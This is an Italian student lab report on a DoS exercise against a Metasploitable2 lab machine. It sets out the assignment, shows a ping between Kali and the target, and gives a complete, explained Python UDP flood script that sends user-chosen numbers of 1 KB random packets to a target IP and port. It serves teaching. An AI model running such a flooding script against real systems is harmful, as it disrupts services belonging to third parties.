

S6-L3 ATTACCHI DOS



TRACCIA

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.


Requisiti del programma:

- Input dell'IP Target: Il programma deve richiedere all'utente di inserire l'IP della macchina target.
- Input della Porta Target: Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.
- Costruzione del Pacchetto: La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
- Numero di Pacchetti da Inviare: Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

PING TRA KALI E METASPLOIT2

Per prima cosa ho verificato che effettivamente le macchine kali linux e metasploitable2 comunicavano attraverso il ping con il comando:

****ping IP metasploitable2****



```
mattia@192: ~/Desktop
File Actions Edit View Help
[mattia@192 ~]$ ping 192.168.0.235
PING 192.168.0.235 (192.168.0.235) 56(84) bytes of data.
64 bytes from 192.168.0.235: icmp_seq=1 ttl=64 time=3.29 ms
64 bytes from 192.168.0.235: icmp_seq=2 ttl=64 time=0.509 ms
64 bytes from 192.168.0.235: icmp_seq=3 ttl=64 time=0.437 ms
64 bytes from 192.168.0.235: icmp_seq=4 ttl=64 time=0.443 ms
64 bytes from 192.168.0.235: icmp_seq=5 ttl=64 time=0.448 ms
64 bytes from 192.168.0.235: icmp_seq=6 ttl=64 time=0.369 ms
64 bytes from 192.168.0.235: icmp_seq=7 ttl=64 time=0.387 ms
64 bytes from 192.168.0.235: icmp_seq=8 ttl=64 time=0.395 ms
```

PROGRAMMA DOS CREATO CON PYTHON

Ho creato un semplice programma in python importando prima di tutto le librerie socket (utilizzata per creare una connessione di rete e inviare pacchetti UDP) e la libreria random (per generare valori casuali, utilizzati per creare il contenuto dei pacchetti).


sock = socket.socket(socket.AF_INET,socket.SOCK_DGRAM) crea un socket UDP (protocollo di trasporto non orientato alla connessione) utilizzando il protocollo IPv4 (AF_INET) e il tipo di socket SOCK_DGRAM (per pacchetti di dati, tipico per UDP).

pacchetto = bytes([random.randint(0, 255) for _ in range(1024)]): crea un pacchetto di 1024 byte (1 KB) di dati. Ogni byte è un numero casuale compreso tra 0 e 255. Questo rappresenta il contenuto del pacchetto UDP.

Un ciclo for esegue l'invio del numero di pacchetti scelto dall'utente.

Ad ogni iterazione:

- sock.sendto(pacchetto, (ip_target, porta_target)): invia il pacchetto UDP al target specificato (IP e porta).
- La funzione sendto manda il pacchetto a destinazione, ma non stabilisce una connessione, tipico di UDP.
- Durante l'invio, il programma stampa a schermo il numero del pacchetto inviato per informare l'utente.
- Chiusura del socket:
- sock.close(): dopo che tutti i pacchetti sono stati inviati, il socket viene chiuso, liberando le risorse.




The screenshot shows a terminal window titled '~/Desktop/dos.py - Mousepad'. The window contains Python code for a Denial of Service (DoS) attack. The code imports the socket and random modules, prompts the user for the target IP and port, and the number of packets to send. It then creates a UDP socket, sends random data to the target, and prints the progress and completion message. Finally, it closes the socket.

```
1 import socket
2 import random
3
4 # input per l'IP e la porta della macchina target
5 ip_target = input("inserisci l'IP target della macchina target: ")
6 porta_target = int(input("inserisci la porta UDP della macchina target: "))
7 numero_pacchetti = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))
8
9 # Creazione del socket UDP
10 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
11
12 # Pacchetto da 1 KB
13 pacchetto = bytes([random.randint(0, 255) for _ in range(1024)])
14
15 # Invio dei pacchetti
16 print("Inizio invio pacchetti... ")
17 for i in range(numero_pacchetti):
18     sock.sendto(pacchetto, (ip_target, porta_target))
19     print(f"Pacchetto {i + 1} inviato a {ip_target}:{porta_target}")
20
21 print("Attacco Dos completato.")
22 sock.close()
23
```

AVVIO DEL PROGRAMMA

